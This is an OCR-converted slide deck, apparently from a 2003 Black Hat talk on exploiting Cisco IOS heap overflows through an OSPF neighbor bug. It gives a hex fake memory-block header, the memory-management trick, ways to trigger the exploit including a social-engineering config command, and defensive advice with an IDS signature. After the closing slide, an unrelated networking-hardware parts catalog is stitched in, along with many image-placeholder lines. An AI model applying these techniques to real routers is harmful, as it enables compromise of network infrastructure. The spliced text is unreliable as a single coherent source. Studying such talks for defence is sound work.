- Perform clean hard reset




FX of Phenoelit, Blackhat Amsterdam 2003






The IOS Exploit Phenoelit Ultima Ratio



- Code size including fake block: 282 bytes
- New config can be specified in command line
- Adjustments available from command line
- Full source code available

<http://www.phenoelit.de/ultimaratio/>



FX of Phenoelit, Blackhat Amsterdam 2003




Phenoelit Ultima Ratio


```
"\xFD\x01\x10\xDF" // RED
"\xAB\x12\x34\xCD" // MAGIC
"\xFF\xFF\xFF\xFF" // PID
"\x80\x81\x82\x83" // AL chk
"\x08\x0C\xBB\x76" // NAME
"\x80\x8a\x8b\x8c" // Al PC
"\x02\x0F\x2A\x04" // NEXT
"\x02\x0F\x16\x94" // PREV
"\x7F\xFF\xFF\xFF" // SIZE
"\x01\x01\x01\x01" // ref cnt
"\xA0\xA0\xA0\xA0" // De Al
"\xDE\xAD\xBE\xEF" // MAGIC2
"\x81\x82\x83\x84" // De PC
"\xFE\xFE\x0B\xAD" // CCC greets
"\xFE\xFE\xBA\xBE" // CCC greets
"\x02\x0F\x2A\x24" // Fnext
"\x02\x05\x7E\xCC" // Fprev
```

FX of Phenoelit, Blackhat Amsterdam 2003







OoopSPF




- Cisco IOS 11.2, 11.3, 12.0 crash with more than 255 OSPF neighbors
- Cisco Bug ID: **CSCdp58462**
- Overwrites memory structures – but different:
 - Overflow is not single packet
 - Overflow is in IO memory buffers
 - Overflow is not at the end of memory block chain




FX of Phenoelit, Blackhat Amsterdam 2003







OoopSPF Exploitability




- Creation of a list entry depends on the source address of the IP OSPF HELLO packet
 - Source IP address has to be expected on this interface (network statement)
 - Netmask smaller than 0xFFFFFFFF00 required (more than 255 neighbors)
- List entry is the OSPF header Router ID
 - Not checked against the source network
 - No plausibility checks at all




FX of Phenoelit, Blackhat Amsterdam 2003







IO memory and buffers





- IOS uses dynamically scaled lists of fixed size buffers for packet forwarding and other traffic related operations
- **Public buffer pools**
(small, middle, big, very big, hug)
- **Private interface pools**
(size depends on MTU)
- Allocation/Deallocation depends on thresholds (perm, min, max, free)





FX of Phenoelit, Blackhat Amsterdam 2003







OoopSPF Exploit

Hey Cisco, piece this together for me!




FX of Phenoelit, Blackhat Amsterdam 2003








Memory Mgmt Tricks



- Overflowed block header is in the middle of a memory block chain
- Free() exploit depends on memory being coalesced
- Solution: make a free used block ; -)






Memory Mgmt Tricks [2]

- Requires
 - Correct PREV Pointer
 - Correct Size up to the end of the memory pool
- System stays stable after successful overflow – *exploit dormant*


Address	Bytes	Prev.	Next	Ref	PrevF	NextF	Alloc PC	What
....								
E2F5F8	1680	E2EF3C	E2FCB4	1			3172EF0	*Packet Data*
E2FCB4	1680	E2F5F8	E30370	1			3172EF0	*Packet Data*
E30370	1680	E2FCB4	E30A2C	1			3172EF0	*Packet Data*
E30A2C	260	E30370	E30B5C	1			3172EF0	*Packet Data*
E30B5C	1897592	E30A2C	0	0	0	E30B80	808A8B8C	[PHENOELIT]

FX of Phenoelit, Blackhat Amsterdam 2003







Activating the Exploit




- The box has to need more small (or medium) buffers than set as „permanent“
 - Heavy traffic load
 - Complex routing updates
- After „trimming“ the buffers (deallocation), the box comes back with a new config
- Alternative (social engineering):
buffers small permanent 0




FX of Phenoelit, Blackhat Amsterdam 2003





A minimum IOS config



```
ena p c
```

```
in e0
```


```
ip ad 62.1.2.3 255.255.255.0
```

```
ip route 0.0.0.0 0.0.0.0 62.1.2.1
```


```
li v 0 4
```


```
pas c
```

```
logi
```




FX of Phenoelit, Blackhat Amsterdam 2003







Work to do




- PREV ptr addresses and all the other guesswork
 - Mapping commonly used addresses
 - Stabilizing the PREV ptr address
 - Produce „stable“ exploits ; -)
- NVRAM and Config
 - Writing to FLASH instead of NVRAM
 - Anti-Forensics shell codes
 - Real time config modification code




FX of Phenoelit, Blackhat Amsterdam 2003







IOS Exploit - so what?




- Most IOS heap overflows seem to be exploitable
 - Protocol based exploitation
 - Debug based exploitation
 - Network infrastructure still mostly unprotected
- NVRAM still contains former config after local network exploitation
 - Password decryption
 - Network structure and routing protocol authentication disclosed




FX of Phenoelit, Blackhat Amsterdam 2003







How to protect




- Do not rely on one type of device for protection
- Consider all your networked equipment vulnerable to the fullest extent
- Employ all possible protection mechanisms a device provides
- Do not ignore equipment because it is small, simple, or has not been exploited in the past.
- Plan your device management as you plan root logins to UNIX systems




FX of Phenoelit, Blackhat Amsterdam 2003







How to protect - HP




- Assign passwords
 - Admin password
 - SNMP *read and write* community
 - PJP protection (gives you time)
- Allow access to port 9100 on printer only from print servers
- Remove this.loader from the printer (edit /default/csconfig and restart)
- Consider putting your printers behind an IP filter device




FX of Phenoelit, Blackhat Amsterdam 2003







How to protect - Cisco



- Have no overflows in IOS
- Keep your IOS up to date
- Do not run unneeded services (TFTP)
- Tell your IDS about it. Signature:
`\xFD\x01\x10\xDF\xAB\x12\x34\xCD`
- **debug sanity** might stop less experienced attackers
- The hard way: **config-register 0x00**
- Perform logging on a separate segment
- Protect your syslog host



FX of Phenoelit, Blackhat Amsterdam 2003



Thanks and greets to...

**Jeff and Ping,
Halvar, Johnny,**

Nico, Riley, Scusi,

the Phenoelit Members,

the Members of c0d3&b33r,

and the audience !

Keystone plates

ABS plastic			
P45-301W	1	WHITE	
P45-302W	2	IVORY	
P45-303W	2	WHITE	
P45-303V	3	WHITE	
P45-303W	3	WHITE	
P45-304V	4	IVORY	
P45-304W	4	WHITE	
P45-306V		IVORY	
P45-306W		WHITE	

Keystone inserts

EMPTY F HOLE

BNC

bezel-type keystone wall plates

• ARS - Single Gang - Used with snap-in inserts

P45-311W	1	WHITE	
P45-312W	2	WHITE	

REQUIRES SNAPIN INSERT

ANG

PART NO.	NO. OF CAVITIES	COLOR
P45-321W	1	WHITE
P45-322W	2	WHITE
P45-324W	4	WHITE

REQUIRES SNAPIN INSERT

Snap-in inserts for bezel-type keystone plates

BNC HOLE

HOLE ICONS

P45-340X			
P45-340W			
P45-342W			
P45-347W			
P45-349*			

* ACCEPTS KEYSTONE INSERTS SHOWN ABOVE

* ADD COLOR SUFFIX TO END OF PART NO: BLACK-X, BLUE-B, GREEN-G, ORANGE-O, RED-R, WHITE-W, YELLOW-Y

FIBER OPTIC

P45-341W			
P45-345W			

1-port cat-5 surface jack

• RJ45 50 μ gold plated contacts

• Conforms to EIA/TIA T568B (AT&T)

• Wiring standard

PART NO.	COLOR
P45-5801W	WHITE
P45-5802W	WHITE

RJ45 keystone jacks

• Conforms to EIA/TIA T568B (AT&T)

• Wiring standard

PART NO.	COLOR
P45-5801W	WHITE
P45-5802W	WHITE
P45-5803X	BLACK

RJ45 cat-5 90° keystone jacks

PART NO.	COLOR
P45-5801X	BLACK

6C keystone modular jack

PART NO.	COLOR
P45-3613X	BLACK

12-port cat-5 keystone patch panel

PART NO.	COLOR
P45-3813X	BLACK

24-port cat-5 RJ45 patch panel

• 50 μ gold-plated 22-26 AWG 110-IDC

• Tin lead plated modular contacts

• Conforms to EIA/TIA T568B (AT&T)

PART NO.	COLOR
P45-58024	WHITE

5-ring cable panel

• Five 1.5" x 4.0" horizontal rings

• Single EIA unit 1.75"H x 19"W

PART NO.
P45-335

data couplers

PART NO.	NO. OF PORTS
P45-DC8	8

Non level rated.

<http://www.phenoelit.de>

<http://www.darklab.org>

mobile: wap.darklab.org

FX of Phenoelit, Blackhat Amsterdam 2003